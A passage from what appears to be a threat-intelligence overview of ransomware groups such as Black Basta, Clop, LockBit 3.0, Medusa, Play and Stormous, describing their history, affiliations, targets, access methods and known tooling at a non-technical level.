- The group has had alleged ties to other gangs, such as Conti, REvil, and Fin7 (aka Carbanak). These ties come in the form of possible former members/affiliates, in the case of Conti, or custom tools, which are potentially linked to Fin7. With potentially experienced members, the group was able to publish more than 20 organizations to its name-and-shame blog within the first two weeks of the group being identified in April 2022, according to Intel471. Since the initial identification of the group, they have compromised over 90 organizations as of September 2022 with no sign of slowing down.
- The group has had unprecedented success for the short period that
- they have been active. This success can be linked to a couple of factors. First, Black Basta does not publicly recruit affiliates and most likely only collaborates with actors with whom it has worked with previously. This collaborative methodology is possible because it has been assessed that the Black Basta was formed from members of other successful ransomware groups, so they know other actors. Additionally, the group outsources its capabilities utilizing established tools, such as QakBot and Cobalt Strike, or network access brokers, allowing the group to have a high success rate once inside a victim's environment.

CLOP/CIOp

- Clop is a ransomware family that was first observed in February 2019 and has been used against retail, transportation and logistics, education, manufacturing, engineering, automotive, energy, financial, aerospace, telecommunications, professional and legal services, healthcare, and high-tech industries. Clop is a variant of the CryptoMix ransomware.
- In addition to exploiting a previously undisclosed vulnerability (CVE-2023- 34362) in MOVEit Transfer, group has a history of conducting similar campaigns using zero-day exploits, targeting Accellion File Transfer Appliance (FTA) devices in 2020 and 2021, as well as Fortra/Linoma GoAnywhere MFT servers in early 2023.

LockBit 3.0

- LockBit has continued its reign as the most prominent ransomware group in 2022. For those that don't closely follow these groups, LockBit is
- and continues to be, the group that dominates the ransomware space. They utilize high payments for recruiting experienced malicious actors, purchasing new exploits, and even run a bug bounty program that offers high-paying bounties - a first for a ransomware group to identify one of its users. With all these programs and the continued effectiveness of the group, it is forecasted that it will remain the most active and effective group for the foreseeable future.
- As for developments, the group has developed LockBit 3.0, the newest iteration of ransomware. The updated version, released in June 2022, and includes additional features that can automate permission elevation, disable Windows Defender, a "safe mode" to bypass installed Antivirus, and the ability to encrypt Windows systems with two different ransomware strains to decrease the chance of decryption from a third party.
- It should be noted that just recently in Feb 2024, LockBit was targeted by an [international law enforcement operation](#) led by Britain's National Crime Agency (NCA), the US Federal Bureau of Investigation (FBI), Europol, and other global police agencies. The operation, named "Operation Cronos," has taken control of LockBit's extortion website. Despite the disruption, Lockbit claimed to have backup servers unaffected by the law enforcement action.

Medusa

- MedusaLocker is a ransomware strain that emerged in 2019 and has
- since spawned various versions, though core functionalities remain unchanged. Alterations include modified file extensions for encrypted data and variations in the appearance of the ransom note. Ransom payments from victims are typically divided between the affiliate (55-60%) and the developer.
- This ransomware often infiltrates victim systems via vulnerable Remote Desktop Protocol (RDP) setups, alongside employing email phishing and direct attachment of the ransomware to emails in spam campaigns for initial access.

Play

- Unveiled in June 2022, Play ransomware concentrates its attacks primarily on Latin American nations, with Argentina and Brazil as key targets. Drawing inspiration from Russian counterparts Hive and Nokoyawa, Play employs akin encryption methods.
- Leveraging reused or leaked credentials, Play breaches networks and systems, relying on tools like Cobalt Strike, SystemBC, Empire, and Mimikatz for lateral movement. Its unique employment of AdFind sets it apart from Hive and Nokoyawa, emphasizing a potential affiliation through shared tactics and tools.

STORMOUS

- Stormous, which may have begun operating as early as mid-2021, has posted a mission statement stating its objective is to attack targets in the U.S. and other western nations. This goal shifted in 2022, adding Ukraine and India to its target list. The way they discuss countries as their targets as opposed to specific businesses or industries suggests that politics more influence these shifts in targets than financial gain.
- Our initial analysis of Stormous indicates the gang likely has members located in Mid-Eastern countries and Russia. Some of the group's postings are written in Arabic along with its public pro-Russian stance, which is consistent with the region. Moreover, two of the group's members that were arrested were from mid-eastern countries.